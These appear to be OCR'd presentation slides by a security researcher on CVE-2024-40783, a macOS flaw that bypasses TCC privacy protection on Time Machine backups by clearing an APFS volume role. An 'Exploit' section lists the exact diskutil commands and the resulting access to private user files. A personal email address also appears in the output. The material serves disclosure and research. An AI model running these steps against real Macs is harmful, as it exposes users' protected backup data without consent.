




crab — zsh — 130x43


```
[crab@see ~ % sw_vers
ProductName: macOS
ProductVersion: 14.5
BuildVersion: 23F79
crab@see ~ %
```






A terminal window titled 'crab -- zsh -- 128x43' is open. The command `./storagekitd-tcc.sh` has been run, and the output shows the following disk information:

Mount Point (Read-Only):	Type:	APFS Startup Snapshot
Capacity: 62,83 GB	Owners: Disabled	
Available: 40,21 GB (541,7 MB purgeable)	Connection: Unknown	
Used: 10,26 GB	Device: disk4s1	
Snapshot Name: com.apple.os.update-4F9A570DA7279961C47EEA2...		
Snapshot UUID: 8E508755-591C-4B27-AC0C-91E8E9BA4D45		




# the ultimate fix



**CVE-2024-40783 - bypass TM  
data protection via APFS**

# Time Machine

- TM backups are protected by TCC
- if allowed - we can access all private data
- also allowed if having "Full Disk Access" permissions



```
fish@sonoma1 ~ % ls -l /Volumes/TM
total 0
ls: /Volumes/TM: Operation not permitted
```

# APFS disk roles

- APFS defines various disk roles
- TM = Backup



```
fish@sonoma1 ~ % diskutil apfs list
| +-- Volume disk3s2 9DA0CF6C-F7C7-4506-9436-
|   006B16FBF408
|       APFS Volume Disk (Role): disk3s2 (Backup)
|       Name: TM (Case-sensitive)
|       Mount Point: /Volumes/TM
|       Capacity Consumed: 3737165824 B (3.7 GB)
|       Sealed: No
|       FileVault: No (Encrypted at rest)
```

## APFS VOLUME ROLES

APFS Volumes can be tagged with certain role meta-data flags. Supported flags are:

- **B** – Preboot (boot loader)
- **R** – Recovery
- **V** – VM (swap space)
- **I** – Installer
- **T** – Backup (Time Machine)
- **S** – System
- **D** – Data
- **E** – Update
- **X** – XART (hardware security)
- **H** – Hardware
- **C** – Sidecar (Time Machine)
- **Y** – Enterprise (data)

# SIP (Sandbox Platform Profile)



```
long __cdecl storage_class_map()
...
else
{
    if ( literal("/library/preferences/com.apple.timemachine.plist") != 0
)        return allow("assign-storage-class 'TimeMachine'");
    if ( subpath("/volumes/com.apple.timemachine.localsnapshots" ) )
        return allow("assign-storage-class 'TimeMachine'");
    if ( subpath_prefix("/volumes/.timemachine/${any_uuid}" ) )
        return allow("assign-storage-class 'TimeMachine'");
    if ( file_attribute("time-machine-device") != 0 )
        return allow("assign-storage-class 'TimeMachine'");
    if ( file_attribute("time-machine-backup") != 0 )
        return allow("assign-storage-class 'TimeMachine'");
}
```

# Exploit



```
fish@sonoma1 ~ % diskutil apfs changeVolumeRole disk3s2 clear
fish@sonoma1 ~ % diskutil umount disk3s2
Volume TM on disk3s2 unmounted
fish@sonoma1 ~ % diskutil mount disk3s2
Volume TM on disk3s2 mounted
fish@sonoma1 ~ % ls -l /Volumes/TM/
total 8
drwxr-xr-x@ 5 root  staff  160 Apr 11 15:02 2024-04-11-150432.previous
-rw-r--r--@ 1 root  staff  563 Apr 11 15:04 backup_manifest.plist

fish@sonoma1 ~ % ls -l /Volumes/TM/2024-04-11-150432.previous/Data/Users/fish
total 4373688
-rw-----+ 1 root  staff      14739 Apr 10 17:51 2.txt
-rw-r--r--@ 1 fish   staff  3959690 Jun  2 2023 Apple Service Utility Customer.pkg
-rwxrwxrwx+ 1 fish   admin      38 Mar  5 14:55 AppleServiceUtility
drwxr-xr-x@ 2 fish   staff      64 Nov  7 18:56 Applications
drwx-----@ 5 fish   staff    160 Mar 22 15:04 Desktop
drwx-----@ 4 fish   staff    128 Apr 11 14:48 Downloads
lrwx-----+ 1 fish   staff      66 Apr 11 14:46 Google Drive -> /Users/fish/Library/CloudStorage/GoogleDrive-
fitzl.csaba@gmail.com
drwx-----@ 5 fish   staff    160 Feb 19 13:33 Movies
drwx-----@ 5 fish   staff    160 Apr 11 14:54 Music
drwx-----@ 5 fish   staff    160 Apr 11 14:54 Pictures
drwxr-xr-x@ 4 fish   staff    128 Oct 24 14:24 Public
...
fish@sonoma1 ~ % ls -l /Volumes/TM/2024-04-11-150432.previous/Data/Users/fish/Desktop
total 8
-rw-r--r--@ 1 fish   staff    12 Dec 13 10:26 secret.txt
```

